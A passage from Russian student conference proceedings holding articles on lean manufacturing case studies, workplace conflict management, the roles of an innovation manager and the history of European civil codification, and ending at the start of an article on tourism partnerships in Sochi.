3	John Deere	Крупнейший в мире производитель сельскохозяйственной техники в 2003 году потратил 100 миллионов долларов на трансформацию своей деятельности в Айове, США, от массового производства до бережливого производства. Менеджер проекта Каллин Курц сказал: «Этот проект изменил наше мышление в сфере производства. Мы приложили много усилий для определения деятельности, не связанной с добавленной стоимостью, и устранения ее, когда это возможно».
4	Parker Hannifin	Компания Parker Hannifin, одна из крупнейших в мире в области технологий управления движением, насчитывает 58 000 человек по всему миру. С 2000 года компания внедряет программы лучшей практики в области производительности, качества, пропускной способности, обслуживания клиентов и снижения затрат. Топ-менеджмент обнаружил, что стратегии электронного бизнеса резко сократили вмешательство человека, ускоряя процесс цепочки поставок.
5	Textron	Американский промышленный конгломерат, который включает в себя Bell Helicopter, Cessna Aircraftand Textron Systems, имеет свои собственные стандарты «Textron Lean Six Sigma», всеобъемлющий, общий набор инструментов и методов, применяемых ко всем функциональным областям для устранения отходов, снижения вариаций, роста и инноваций.
6	Illinois Tool Works Inc.	Инженер-производитель Illinois Works насчитывает 65 000 человек в своих сотнях предприятий, но политика экстремальной децентрализации компании, разделяющая 365 единиц в 34 странах, оставляя всего 100 сотрудников в штаб-квартире, означает, что ее местные подразделения реагируют гораздо быстрее и эффективнее на потребности клиентов.
7	Intel	Intel - крупнейший в мире производитель компьютерных чипов. Джо Фоли (Joe Foley), завод-менеджер подразделения Intel Fab Operations в Лейкслипе, Ирландия, сказал: «Пять лет назад нам потребовалось 14 недель, чтобы представить новый чип на нашем

		заводе; теперь это занимает 10 дней. Мы были первой фабрикой Intel для достижения этих данных, используя принципы Lean».
8	Caterpillar Inc.	Американские производители машин Caterpillar Production System моделируются после элементов производственной системы Toyota. Ключевым моментом, который компания признала, является то, что темп является критическим аспектом интеграции Lean, если проекты слишком долго заканчиваются, они потерпят неудачу. Проекты должны быть быстро реализованы и достигнуть успеха, чтобы быть успешными.
9	Корпорация Кимберли-Кларк	Производители Kleenex внедрили логистику на своем заводе Barton Mill UK, чтобы возглавить Lean мыслителей Unipart. До этого сотрудники завода возмущались длинными сменами, а сверхурочное время и прогулы составляли 10 процентов. Unipart заставил Кимберли-Кларка потратить на усиление участия и развития персонала, что означает, что они сэкономили на прогуле персонала и повысили эффективность, вызванную улучшением морального духа персонала.
10	Nike	Компания сотрудничала с НПО и другими производителями в проектах устойчивого развития. Они работали с Ассоциацией ярмарочной промышленности для создания показателей эффективности и устойчивого поиска источников энергии, а также создали коалицию по устойчивой одежде с агентством по охране окружающей среды США и другими производителями и в процессе экономии денег на энергию и отходы.

Так же, на сайте http://www.leaninfo.ru можно найти актуальную информацию о состоянии бережливого производства в России.

Leaninfo.ru — это первый в стране блог о производственном менеджменте. Здесь вы узнаете всё об инструментах бережливого производства, философии Кайдзен, развитии производственных систем, опыте и перспективах Lean в России и мире.

На данный момент, согласно данным с вышеуказанного сайта, 68 предприятий официально внедрили бережливое производство на территории РФ.

Это такие предприятия, как: «Alcoa Inc.», «The Boeing Company», «Ford», «Grand Gift», «Palfinger», «Saint-Gobain», «Toyota», «Volkswagen Group», агропромышленная компания «МаВР», АгроХолдинг «Кубань», «АГТплюс», аналитический центр «LEANCOR», промышленная группа «Базовый Элемент», «Базэл Аэро» — оператор аэропортов России, ОАО «Корпорация ВСМПО-АВИСМА» — российская металлургическая компания, ОАО «РУСАЛ Братский алюминиевый завод», «Выксунский металлургический завод», Высшая школа бизнеса МГУ имени М.В. Ломоносова, ГК «Автокомпонент», «ГЛАВСТРОЙ», Группа ГАЗ, Группа Компаний ПИК, «Дельмор», «ЕВРАЗ», ОАО «Производственное объединение Елабужский автомобильный завод», журнал «Генеральный Директор», завод пластмассовых изделий «Альтернатива», издательство «ИКСИ», «Инжиниринг Комплект», «Институт комплексных стратегических

исследований» (ИКСИ), «Иркутский авиационный завод», энергоугольная компания «Иркутскэнерго», ОАО «КАМАЗ», ОАО «КЭМЗ», «Alta Group», ОАО «Казанское моторостроительное производственное объединение», «Кушвинский завод транспортного оборудования», ОАО «Лихославльский радиаторный завод», агропромышленный Холдинг «Мираторг», «Московский локомотиворемонтный завод» (МЛРЗ), ОАО «Мосэнерго», ОАО «Муромский стрелочный завод», Новосибирское авиационное производственное объединение им. В. П. Чкалова, «Новомет», НПО «Наука», НПФ «Пакер», «Объединённая металлургическая компания», ОЗ «Микрон», компания «Оконный Континент», группа компаний «ПРОМЕТ», ОАО «Российские железные дороги», АО «РЭЗ», государственная корпорация по атомной энергии «Росатом», «Ростсельмаш», ОК «Российский алюминий», «Русские краски», «СберБанк», «Северсталь», «СИБУР», «Симбирский станкостроительный завод», «ТБМ», «Тверской вагоностроительный завод», «Тихвинский вагоностроительный завод», УК ООО «ТМС групп», «ТНК-ВР», «ТЭСС», ОАО «Уфимское моторостроительное производственное объединение», «Японский центр «Кайдзен» в Краснодарском крае.

Подводя итог, автор хотел бы отметить, что lean — это не производство. Речь идет о стандартизации рабочих процессов, чтобы сделать проблемы видимыми и развить способность критически мыслить членов вашей команды, с помощью чего они смогут решать проблемы и улучшать рабочие процессы. Данный метод подходит для любого бизнеса, который предоставляет не только производство, но и услугу, поэтому если следующие показатели интересны для вашего бизнеса, то необходимо внедрять бережливые принципы производства:

- сокращение отходов более чем на 80%;
- снижение производственных издержек на 50%;
- сокращение запасов на 80-90%;
- на 90% дешевле сделать качественную продукцию;
- на 50% увеличивается производительность труда.

Использованные источники:

1. 9 Lean Manufacturing Principles to Kill the Jargon and Get Quality Results https://www.process.st/lean-manufacturing-principles/
2. 25 ESSENTIAL LEAN TOOLS https://www.leanproduction.com/top-25-lean-tools.html
3. Bringing ‘Lean’ Principles to Service Industries https://hbswk.hbs.edu/item/bringing-lean-principles-to-service-industries
4. Lean manufacturing (lean production) https://searcherp.techtarget.com/definition/lean-production

УДК 331.1

Лохматова В.А.
студент магистратуры
Пермский государственный национальный
исследовательский университет
Россия, г. Пермь

ПРОБЛЕМЫ КОНФЛИКТОВ В ОРГАНИЗАЦИЯХ

Аннотация:

Конфликты — это ежедневное явление на работе, которое может утвердить или разрушить статус лидера, команды или всей организации. Рабочее место может стать токсичной средой, когда конфликт обострятся, поэтому необходимо изучать данную тему в рамках организационного менеджмента. В статье рассмотрены проблемы конфликтов в организации, даны рекомендации по преодолению и предотвращению конфликтов.

Ключевые слова:

Экономика, менеджмент, организация, конфликты, проблемы, работник.

Lokhmatova V.A., master student
Perm State University, Perm

PROBLEMS OF CONFLICTS IN ORGANIZATIONS

Summery:

Conflict is a daily phenomenon at work that can validate or destroy the status of a leader, team or organization. The workplace can become a toxic environment when the conflict escalates, therefore it is necessary to study this topic as part of organizational management. The article discusses the problems of conflicts in the organization, provides recommendations for overcoming and preventing conflicts.

Keywords:

Economy, management, organization, conflicts, problems, employee.

Организационный конфликт или конфликт на рабочем месте - это состояние раздора, вызванное фактическим или предполагаемым противопоставлением потребностей, ценностей и интересов между людьми, работающими вместе. Конфликт принимает различные формы в организациях. Существует неизбежное столкновение между формальной властью и властью, а также, теми лицами и группами, которые пострадали. Существуют споры по поводу того, как следует распределять доходы, как выполнять работу и как долго и усердно работать людям. Существуют юрисдикционные разногласия между отдельными лицами, департаментами, а также между профсоюзами и руководством. Существуют более тонкие формы конфликтов, включающие соперничество, ревность, личностные столкновения, определения ролей и борьбу за власть и благосклонность.

Существует также конфликт внутри людей - между конкурирующими потребностями и требованиями - на которые люди реагируют по-разному.

Конфликт неизбежен, когда взаимодействуют два или более человека, будь то на рабочем месте или дома. Конфликт может возникать между двумя или более лицами, двумя или более группами, или отдельным лицом и группой.

Личный конфликт включает в себя конфликт между двумя людьми, чаще всего из-за взаимной неприязни или столкновения личности.

Внутригрупповой конфликт возникает в группах из-за нехватки свободы, положения и ресурсов. Люди, которые ценят независимость, имеют тенденцию сопротивляться необходимости взаимозависимости и, в некоторой степени, соответствия внутри группы. Поэтому люди, которые стремятся к власти, борются с другими за положение или статус в группе. Награды и признание часто воспринимаются как недостаточные и неправильно распределенные, поэтому участники склонны конкурировать друг с другом за эти призы.

Межгрупповой конфликт происходит в двух основных формах. Горизонтальное напряжение включает в себя конкуренцию между функциями. Вертикальное напряжение включает в себя конкуренцию между иерархическими уровнями. Борьба между группой сотрудников и руководством является примером вертикального напряжения или конфликта. Столкновение между отделом продаж и производством из-за политики инвентаризации было бы примером горизонтального напряжения.

При работе с конфликтами в организации важно помнить о проблеме, а не о людях. Типы конфликтов, которые могут возникнуть в любой организации, в основном, включают: нечеткие определения ответственности за роль, конфликта интересов, нехватки ресурсов и межличностных отношений на рабочем месте.

Нечеткие определения ответственности. Когда неясно, кто отвечает за какую область проекта или задачи, может возникнуть конфликт. Территориальные проблемы возникают, когда принимаются решения, которые пересекают границы ответственности. Чтобы этого не случилось, необходимо обязательно следить за тем, чтобы роли и обязанности всех игроков были четко определены и согласованы всеми участниками до начала проекта.

Конфликт интересов. Понимание того, как личные интересы и цели вписываются в структуру организации, облегчит проблемы конфликта интересов. Когда личные цели человека расходятся с целями организации, у человека может возникнуть соблазн бороться за свои личные цели, создавая конфликтную ситуацию, которая будет препятствовать успеху проекта.

Конкуренция за ресурсы. Конкуренция за ресурсы, включая деньги, время и материалы, заставит команды конфликтовать друг с другом, что приведет к конфликту между отделами или другими рабочими группами. Ценные ресурсы должны быть защищены, а также справедливо

распределены среди всех групп. Запуск проекта с четким представлением о доступных ресурсах поможет решить некоторые из этих конфликтов.

Межличностные отношения. Личности людей, вовлеченных в организационную структуру, играют важную роль в разрешении конфликтов. Часто конфликт является результатом межличностных отношений, когда стороны в конфликте не могут решить личные проблемы друг с другом. Не всегда легко отбросить личные предрассудки при входе на работу, но важно понять, что это за предрассудки, и разобраться с ними до возникновения конфликта.

Следуя из вышеизложенного, необходимо отметить, что конфликт «победа-поражение» в группах может иметь некоторые из следующих негативных последствий:

- трата времени и энергии на не основные вопросы;
- задержка решения;
- создание «тупиков»;
- помехи в коммуникациях;
- возможное уменьшение альтернатив решения;
- негативные эмоции, которые могут сорвать проект или заставить уволиться (уволить) сотрудника;
- провокация личных оскорблений.

К сожалению, это только маленькая доля негативного воздействия конфликтов. Но, следует отметить, что конфликт не всегда разрушителен, в некоторых случаях он приводит к новым знаниям, возможностям, а также к прогрессу и мотивации. Однако, когда конфликт является разрушительным, менеджеры должны заблаговременно понимать это, а также устранять. Рациональный процесс разрешения конфликта должен быть заранее продуман. Такой процесс должен включать запланированный ответ на действия со стороны менеджера или организации. Ни при каких обстоятельствах нельзя полагаться на простую реакцию или изменение, которое происходит без конкретных действий со стороны руководства.

Итак, чтобы предотвратить различные конфликты в компании, необходимо соблюдать следующие правила, о которых открыто рассказывают представители успешных организаций:

1. Менеджерам высшего звена необходимо прислушиваться к рядовым работникам.

Дэн Кларас, президент Assurance, считает, что управление конфликтами начинается с него. Охватывая конфликты и создавая здоровую дискуссию по нескольким точкам зрения, Кларас создает открытую культуру в Assurance, которая дает сотрудникам более низкого уровня уверенность в себе, а также гарантии того, что они будут услышаны.

Команда в Wrike предлагает аналогичные советы, но с точки зрения сотрудника. Эмили Бонни, менеджер по контент-маркетингу Wrike, призывает лидеров прислушиваться к своим сотрудникам и становиться

ресурсом, когда возникает конфликт. Слушание и действие делают лидеров более эффективными, предотвращая споры между сотрудниками.

В связи с этим, стоит проводить в компании регулярные встречи с обратной связью.

2. Культура, уважение и политкорректность в компании.

Необходимо отметить, что любые деловые отношения, и не только, должны быть уважительными, то есть без перехода на личности и громкий тон. В некоторых зарубежных компаниях, проводят тренинги для сотрудников, чтобы преодолеть проблемы незнания культуры и неуважительного отношения.

3. Коммуникации.

Постоянная работа, как с внутренними, так и с внешними коммуникациями в компании – это залог успеха. Коммуникация (от латинского commūnicāre, что означает «делиться») — это акт передачи значений от одного объекта или группы к другому, посредством использования взаимно понимаемых знаков, символов и семиотических правил. Поэтому чем выше уровень коммуникации в организации, тем сильнее минимизируются возможные конфликтные ситуации.

4. Протокол разрешения конфликтов.

Пусть команда создаст протокол разрешения конфликтов, в котором все работники будут задействованы и выскажут свою точку зрения, но, необходимо создать этот документ с полной серьезностью, а также при возможности поощрять за выполнение предложенных требований.

В основном, предотвращение конфликтов скрывается в малом. Необходимо просто прислушиваться к сотрудникам и научить слушать их друг друга, возможно, посредством различных личностных тренингов. С помощью лишь данной рекомендации можно увеличить уровень взаимопонимания в компании, тем самым уменьшить риск конфликтов, которые могут повлиять на конечную цель организации.

Если конфликт все же произошел – необходимо принять меры по его скорейшему разрешению, чтобы он не повлиял на группу, структуру и компанию в целом.

Далее автором предложены меры для разрешения конфликтов:

1. Консультирование (штатный психолог) - когда личный конфликт приводит к разочарованию и потере эффективности, консультирование может оказаться полезным противоядием. Немногие организации могут позволить себе роскошь иметь в штате профессиональных консультантов, но после некоторого обучения менеджеры могут выполнять эту функцию самостоятельно. Иногда простого процесса выражения своих чувств, то есть выражения их заинтересованному и понимающему слушателю, достаточно, чтобы ослабить разочарование и дать возможность разочарованному человеку лучше прийти к решению проблем, после чего она перестанет отрицательно сказывается на их работе.

2. Сглаживание - подчеркивая достижение гармонии между

спорящими. Если конфликт маленький, то будет достаточно, например, собрать конфликтующих и помочь им высказаться, тем самым прийти к общему решению конфликта.

3. Доминирование или вмешательство власти - навязывание решения руководством на более высоком уровне. Если конфликт невозможно решить более лояльными способами, при этом он влияет на организацию, то данный метод будет необходим в применении.

4. Компромисс - поиск решения, удовлетворяющего хотя бы части позиции каждой из сторон.

5. Противостояние - тщательное и откровенное обсуждение источников и типов конфликтов, после чего достижение разрешения, которое отвечает наилучшим образом интересам группы, но может осуществляться за счет одной или всех конфликтующих сторон.

6. Партийно-ориентированное посредничество (PDM) — это посреднический подход, особенно подходящий для споров между коллегами, которые основаны на глубоко укоренившихся межличностных, мультикультурных или многонациональных конфликтах. Посредник выслушивает каждую сторону отдельно, прежде чем начинать совместное заседание. Часть предварительного собрания помимо разговора, должна включать в себя тренировки и ролевые игры. Идея состоит в том, что стороны учатся общаться напрямую со своим противником на совместной сессии.

Но некоторые уникальные проблемы возникают, когда в спорах участвуют руководители и подчиненные. Для данного типа существует согласованная оценка эффективности (NPA) - это инструмент для улучшения коммуникации между руководителями и подчиненными, и он особенно полезен в качестве альтернативной модели посредничества, поскольку он сохраняет иерархическую власть руководителей, поощряя диалог и устраняя различия во мнениях.

Конфликт на рабочем месте может включать в себя споры между коллегами, конфликт между руководителем и подчиненным или межгрупповые споры. К сожалению, конфликты ведут к снижению производительности труда и ухудшению психологической обстановки в коллективе. Если споры не рассматриваются своевременно, могут потребоваться более активные усилия для их разрешения, поэтому каждый менеджер в компании должен владеть навыками работы с конфликтными ситуациями, чтобы они максимально были минимизированы, а также не отражались на организации. Готовность принять соответствующие меры закладывает основу для успеха, как лидера (менеджера), так и компании в целом.

Использованные источники:

1. Four Types of Conflict in Organizations https://smallbusiness.chron.com/four-types-conflict-organizations-174.html
2. Top 10 ways to manage conflict in a business

https://www.theglobeandmail.com/report-on-business/small-business/sb-managing/top-10-ways-to-manage-conflict-in-a-business/article25014821/
3. Organizational conflict https://en.wikipedia.org/wiki/Organizational_conflict

УДК 658.310.7

Лохматова В.А.
студент магистратуры
ФГБОУ ВПО «Пермский государственный национальный исследовательский университет»
Россия, г. Пермь

РОЛЬ ИННОВАЦИОННОГО МЕНЕДЖЕРА В КОМПАНИИ

Аннотация: В статье рассматривается роль инновационного менеджера в компании. Менеджер по инновациям — это сотрудник, чьи обязанности направлены на разработку новых продуктов, услуг или процессов. Организации все чаще ищут менеджеров по инновациям, поскольку область исследований в инновационной сфере расширилась за последние три десятилетия. Инновационные менеджеры обладают навыками управления проектами, стратегического мышления и лидерства. Они способны стимулировать индивидуальное и коллективное творчество, создавать процессы и процедуры для идей, создания прототипов и производства. Они также могут сбалансировать риски с потенциальным вознаграждением за работу своих команд на основе организационной терпимости к риску и организационным целям, а также других факторов. Менеджеры по инновациям, как правило, творческие и дальновидные, со способностью видеть возможности и деловую хватку, чтобы донести идеи от провидческой стадии до производства.

Ключевые слова: менеджмент, инновации, компания, роль менеджера, продукты, услуги, процессы.

Lokhmatova V.A.
student, Perm State National Research University
Perm, Russia

ROLE OF INNOVATIVE MANAGER IN THE COMPANY

Annotation: The article discusses the role of an innovation manager in a company. An innovation manager is an employee whose responsibilities are directed at developing new products, services, or processes. Organizations are increasingly looking for innovation managers, as the field of innovation research has expanded over the past three decades. Innovative managers have the skills of project management, strategic thinking and leadership. They are able to stimulate individual and collective creativity, create processes and procedures for ideas, prototyping and production. They can also balance risks with potential rewards for the work of their teams based on organizational tolerance for risk and organizational goals, as well as other factors. Innovation managers are usually creative and visionary, with the ability to see opportunities and business acumen

to convey ideas from the visionary stage to production.

Key words: management, innovations, company, manager's role, products, services, processes.

Экономика становится все быстрее. Внедрение новых идей на рынок становится все более важным для компаний. Инновационные менеджеры, следовательно, становятся необходимыми для процветания организации.

Управление инновациями включает в себя набор инструментов, которые позволяют менеджерам и инженерам взаимодействовать с общим пониманием процессов и целей. Управление инновациями позволяет организации реагировать на внешние или внутренние возможности и использовать свой творческий потенциал для внедрения новых идей, процессов или продуктов. Творчество является основой инновационного менеджмента; конечная цель - изменение услуг или бизнес-процесса. Инновационные идеи - результат двух последовательных шагов, подражания и изобретения.

Сама профессия является относительно новой, но уже сейчас, как тот, кто превращает идеи в инновации, менеджер по инновациям является центральным интерфейсом в компании.

Инновационный менеджер должен понимать «язык» отдела исследований и разработок, «язык» управления и маркетинга, должен знать обо всех тенденциях, которые имеют отношение к его работодателю или могут стать основополагающими в будущем, должен быть в состоянии поставить себя на точку зрения клиентов, а также должен быть в состоянии бороться за идею, даже если наибольшее сопротивление исходит от его собственной компании.

Инновации — это очень сложное комплексное мероприятие. Требуется широкий спектр функций и навыков для разработки нового продукта или услуги с первоначальной идеи до успешного позиционирования на рынке. Это предъявляет самые разные требования к управлению инновациями и требует широкого спектра ролей. Соответственно, роль менеджера по инновациям может быть очень разнообразной. В принципе, есть две основные ориентации функций, в которых может участвовать менеджер по инновациям:

1. Он сам является новатором, который ищет, а также развивает идеи и занимается инновационными проектами. Он творческий человек, изобретатель или руководитель проекта.

2. Он активист, который создает структуры и процессы, чтобы инновации могли происходить в организациях. Он также является промоутером, особенно в области культуры, где он работает, чтобы убедить и распространить необходимые знания инноваций. В роли активиста он также может быть поставщиком услуг для новаторов, например, заботясь о патентах или субсидиях.

Далее, автор рассмотрел 12 возможных ролей менеджера по

инновациям.

1. Идея поиска.

В этой роли менеджер по инновациям является творческим духом, который развивает и ищет идеи. Он проводит скрининг различных датчиков и источников инноваций, проводит семинары для мозгового штурма, использует инструменты инноваций и извлекает идеи из всех этих видов деятельности.

2. Менеджер идеи.

Как менеджер идей он собирает идеи из самых разных источников, поэтому он сам не является генератором идей, а занимается сбором, оценкой и отбором. При этом его обычно поддерживает система управления идеями, которая отражает идеи сотрудников.

3. Инновационный скаут или разведчик.

Менеджер открывает свой процесс идей для внешнего мира и ищет их с новыми технологиями вне компании.

4. Менеджер качества.

Менеджер, который отвечает за непрерывный процесс улучшения и управление качеством. Он ищет не только инновации, но и улучшение всех видов в целом, а также заботится об обработке и их внедрении.

5. Инновационный стратег.

Инновационный стратег подходит к сбору идей и заботится о стратегической ориентации управления инновациями. В частности, это включает в себя анализ возможностей, рисков, сильных и слабых сторон, а также определение важных проблем будущего, цели и видения того, чего мы хотим достичь с помощью инноваций. Все это приводит к инновационной стратегии.

6. Футурологи.

Футуролог тесно сотрудничает с инновационным стратегом, где он обеспечивает основу для разработки инновационной стратегии. Это включает исследование будущих тенденций и их влияние на компанию. В рамках корпоративного предвидения менеджер делает прогнозы на будущее, которые являются основой для инновационной стратегии и для поиска идей.

7. Организационный разработчик.

Менеджер по инновациям заботится о таких структурах, как инновационные процессы и системы, а также о культуре инноваций. В этой роли он сам не руководит инновациями, а скорее создает базовые условия, чтобы они поощрялись в организации и могли успешно проходить.

8. Руководитель инновационного проекта.

Управление инновационными проектами является ключевой задачей, особенно из-за масштабности, междисциплинарности и сложности проектов. Руководитель проекта координирует все этапы и задачи процесса, в том числе несет ответственность за достижение поставленных целей. Он сопровождает инновации от начала до конца, а затем передает их оперативному бизнесу.

9. Разработчик.

Разработчик — это создатель и, как правило, эксперт по продукту и технический специалист, который разрабатывает продукт и техническое решение, стоящее за ним. Он создает инновации на основе спецификаций инновационных целей. Его задача завершается, когда создается доступное решение с рабочим прототипом, которое он передает в отдел производства и продаж.

10. Патент менеджер.

Патентный менеджер является поставщиком услуг в инновационном процессе, с поддержанием его экспертизой по патентам. Это помогает на начальном этапе, проверяя текущее состояние техники. Во время разработки он проверяет, нарушаются ли существующие права на промышленную собственность, а в конце процесса разработки он оценивает патентоспособность и подает заявку на патент. Так же, он защищает права на интеллектуальную собственность в случае копирования идеи.

11. Финансовый менеджер.

Менеджер исследует вопрос о том - заслуживает ли финансирование инновационный проект. В случае положительного ответа, менеджер, представляет проект для финансирования и управляет данным процессом.

12. Портфельный менеджер и контроллер

В то время как менеджер проекта заботится об одном проекте, менеджер портфеля отвечает за все проекты. Его цель - выбрать и расставить приоритеты для правильных проектов, чтобы максимальная ценность и успех могли быть получены из ограниченных ресурсов. Портфельный менеджер также является контролером, потому что он измеряет достижение инновационной стратегии и целей (например, ключевые показатели), а также инициирует корректирующие меры в случае отклонений.

Как показывают вышеперечисленные 12 ролей, задача менеджера по инновациям очень значительная. Какая конкретная роль менеджера по инновациям складывается, зависит от ответов на следующие вопросы:

- Какие задачи требуются для компании, чтобы систематически производить инновации?
- Какие задачи могут быть выполнены уже с существующими позициями?
- Какие задачи не охвачены, важны и должны быть возложены на менеджера по инновациям?
- На какой фокус должен подходить менеджер по инновациям для достижения наших инновационных целей?

Важно, чтобы менеджер по инновациям сосредоточился на наиболее важных задачах - создании квази-инноваций - и не терялся в джунглях различных ролей. В зависимости от размера компании и интенсивности инновационной деятельности, менеджер по инновациям может объединять несколько ролей, но не рекомендуется перегружать их, чтобы фокус на

инновации не потерялся.

Если рассматривать роли менеджера по инновациям, как описано выше, становится ясно, что отдельные задачи предъявляют очень разные требования к необходимым техническим и личным навыкам. Они включают в себя, например:

- технические навыки для разработки решений,
- знание организационного развития,
- правовые знания патентов,
- инновационные методы,
- креативность,
- умение управлять проектом,
- внутренние знания, например, о силовых структурах, сетях.

Конкретные требования и сильные стороны отдельных кандидатов на инновации должны быть приняты во внимание при заполнении роли. Например, тот, кто занимается разработкой технических решений, не обязательно является наиболее подходящим руководителем проекта или разработчиком организации.

Инновационный менеджмент требует выполнения множества задач для разработки и продвижения успешных новых продуктов. Именно поэтому четкое определение роли, которая зависит от того, в чем организация должна стать инновационной и успешной, важно при разработке должности менеджера по инновациям.

Использованные источники:

1. Competencies of an Innovation Manager: these 7 are the prerequisites [Электронный ресурс] URL: https://www.lead-innovation.com/english-blog/competencies-of-an-innovation-manager
2. Innovation management [Электронный ресурс] URL: https://en.wikipedia.org/wiki/Innovation_management
3. Innovation manager [Электронный ресурс] URL: https://searchcio.techtarget.com/definition/innovation-manager
4. The twelve possible roles of an innovation manager [Электронный ресурс] URL: https://www.lead-innovation.com/english-blog/roles-of-an-innovation-manager

УДК 340.15

Лужкова И.Ю.
студент магистратуры
кафедра гражданского и международного частного права
Государственное автономное образовательное учреждение
высшего образования Ленинградской области
«Ленинградский государственный университет имени А.С. Пушкина»
Россия, г. Санкт-Петербург

ИСТОРИЧЕСКОЕ РАЗВИТИЕ ГРАЖДАНСКОГО ЗАКОНОДАТЕЛЬСТВА В СТРАНАХ КОНТИНЕНТАЛЬНОЙ ЕВРОПЫ

Аннотация: В статье речь идет о развитии гражданского права стран континентальной Европы. О периодах, когда в пределах образовавшихся национальных государств постепенно формировались основы будущих национальных систем гражданского права. Начало этого правотворческого процесса уходит корнями в недра раннего феодализма. И ведь уже давно не существует Древнеримской Империи, нет практического применения ее права, однако интерес к нему никогда не пропадал. Благодаря совершенствованию его правовых положений, конструкций, прогрессивным правовым идеям и принципам оно имело положительное влияние на развитие гражданско-правовых систем многих государств Европы.

Ключевые слова: Римское право, закон, Гражданский кодекс, развитие, система.

Luzhkova I.
State Autonomous Educational Institution of Higher Education of Leningrad Region "Leningrad State University named after A.S. Pushkin", undergraduate student of the department of civil and international private law
Saint Petersburg, Russia

HISTORICAL DEVELOPMENT OF CIVIL LEGISLATION IN COUNTRIES CONTINENTAL EUROPE

Annotation: The article deals with the development of civil law of the countries of continental Europe. About the periods when the foundations of the future national civil law systems gradually formed within the newly formed national states. The beginning of this law-making process is rooted in the depths of early feudalism. And after all, the Ancient Roman Empire no longer exists, there is no practical application of its right, but interest in it never disappeared. Thanks to the improvement of its legal provisions, structures, progressive legal ideas and principles, it had a positive impact on the development of civil legal

systems in many European countries.

Key words: Roman law, law, Civil Code, development, system.

Гражданское законодательство, особенно нормы и подходы к регулированию предпринимательских отношений в континентальной Европе развивалось в сторону кодификации. Изначально его развитию способствовал процесс рецепции римского права в нормы права обычного.

Римское право стало основой современных правовых систем Западной Европы, а также многих неевропейских государств.

Постепенно (во Франции - с XVI столетия) начался интенсивный процесс унификации законодательства. Унифицировалось право, различно трактуемое регионами. Итогом стало принятие французского Гражданского кодекса в 1804 году. Отметим также: принятие этого акта повлияло на заключение предпринимательских договоров под правом иностранного государства6.

Гражданский кодекс Франции 1804 г. - результат длительной эволюции не только французского, но и европейского права, которое приобрело значительную динамичность от начала революционных событий 1789 г., а также новые формы правового существования с приходом к власти Наполеона Бонапарта. Кодекс, составленный специалистами-цивилистами, имел важное практическое значение. Его положения не были декларативными и применялись на практике. Именно эта практическая составляющая, обусловила широкое использование Гражданского кодекса не только во Франции, но и во многих других европейских государствах.

Этот акт далее распространился на многие страны Европы, в том числе повлиял и на развитие права в России.

Гражданский кодекс Франции 1804 г. был в целом прогрессивным и даже революционным для своего времени документом. Отдельные его положения актуальны и для совершенствования современного гражданского законодательства.

Правовое регулирование имущественных отношений осуществлялось правовыми нормами, размещенными во второй книге Гражданского кодекса Франции 1804 г. Она называлась «Об имуществе и различных видах собственности», определяла правовой режим осуществления вещных прав - права собственности, владения, пользования и сервитут и состояла из четырех титулов.

Итак, Гражданский кодекс Франции 1804 г. имел определенную систему вещных прав, видное место среди которых занимало право собственности. В законодательной концепции вещных прав этого документа

---

[6] См.: Красов, О.И. Право собственности на землю в странах Европы: монография / Крассов О.И. : [Текст] - М.: Норма, Инфра-М, 2014. – С. 9; Суханов, Е.А. Сравнительное корпоративное право / Суханов Е.А. : [Текст] - М.: Статут, 2014. – С. 16; Кареев, Н.И. Происхождение современного народно-правового государства: исторический очерк конституционных учреждений и учений до середины XIX века / Кареев Н.И.; Предисл.: Сазанов А.В. : [Текст] - М., 2014. – С. 139

наблюдаем значительное влияние римского права, хотя и с отдельными элементами французской национальной традиции, которые выражались в нормах, действующих еще в дореволюционный период.

Гражданский кодекс Франции 1804 г. не предвидел всех известных сегодня вещных прав (в нем не определены режимы суперфиции и эмфитевзиса), но отделял право владения от права проживания и широко регулировал сервитутные правоотношения. Это дает возможность утверждать, что на основании этого документа во французском праве впервые вещные права были оформлены в отдельный гражданско-правовой институт, что оказало влияние на развитие всего гражданского права континентальной Европы.

Что касается немецкого права, то кодекс Баварского королевства 1756 года стал образцом соединения права «народного» и римского, когда предпринимательские сделки стали заключаться на определенных принципах, однако, проблемой кодекса стало отсутствие неких общих начал-принципов этого акта, что обедняло его. В 1811 году в Австрии принято Общее гражданское уложение. Но, по мнению Г.Ф. Шершеневича, лучшая кодификация – Саксонское гражданское уложение 1863 года именно по структуре этого акта, поскольку кодекс включал 5 частей и, соответственно, был очень четко структурирован по отраслям7.

Итак, развитие гражданского законодательства в континентальной Европе привело к дуализму частного права, поскольку прослеживается существование кодифицированных гражданского и торгового законодательства и их сосуществование в правовой системе. Истоком такого дуализма послужил характер развития законодательства в Средневековье. Например, в странах англо-саксонской правовой семьи такая двойственность не обнаруживается, – здесь право общее разделено на отрасли.

Использованные источники:

1. Кареев, Н.И. Происхождение современного народно-правового государства: исторический очерк конституционных учреждений и учений до середины XIX века / Кареев Н.И.; Предисл.: Сазанов А.В. : [Текст] - М., 2014. - 624 с.
2. Красов, О.И. Право собственности на землю в странах Европы: монография / Крассов О.И. : [Текст] - М.: Норма, Инфра-М, 2014. - 400 с.
3. Суханов, Е.А. Сравнительное корпоративное право / Суханов Е.А. : [Текст] - М.: Статут, 2014. - 456 с.
4. Шершеневич Г.Ф. Учебник русского гражданского права (по изданию 1907 г.) / Г.Ф. Шершеневич. - М.: Спарк, 2015. - 556 с.

[7] См.: Шершеневич, Г.Ф. Учебник русского гражданского права (по изданию 1907 г.) / Г.Ф. Шершеневич. : [Текст] - М.: Спарк, 2015. – С. 111

УДК: 351

Луферова Л.Р., магистр
Россия, г. Сочи

РАЗРАБОТКА НАПРАВЛЕНИЙ ДЛЯ РАЗВИТИЯ МУНИЦИПАЛЬНО - ЧАСТНОГО ПАРТНЕРСТВА В СФЕРЕ ТУРИЗМА ВЕРХНЕЛООСКОГО СЕЛЬСКОГО ОКРУГА

Аннотация:

В данной статье проведено исследование развития муниципально-частного партнерства в Верхнелооском сельском округе. В ходе анкетирования были опрошены предприниматели, осуществляющие деятельность в сфере туризма на территории Верхнелооского сельского округа. Всего было опрошено 100 человек. Также для сбора информации был проведен экспертный опрос, в ходе которого были опрошены сотрудники администрации Верхнелооского сельского округа города Сочи. Основной целью экспертного опроса являлось выявление проблем и препятствий на пути реализации проектов муниципально-частного партнерства в сфере туризма на территории сельского округа

Ключевые слова: туризм, разработка, SWOT анализ, муниципально-частное партнерство ,Сочи

Luferova L.R.
Master degree
Sochi, Russia

THE DEVELOPMENT OF THE DIRECTIONS FOR DEVELOPMENT OF MUNICIPAL - PRIVATE PARTNERSHIP IN TOURISM VERHNESOKURSKOGO RURAL DISTRICT.

Annotation

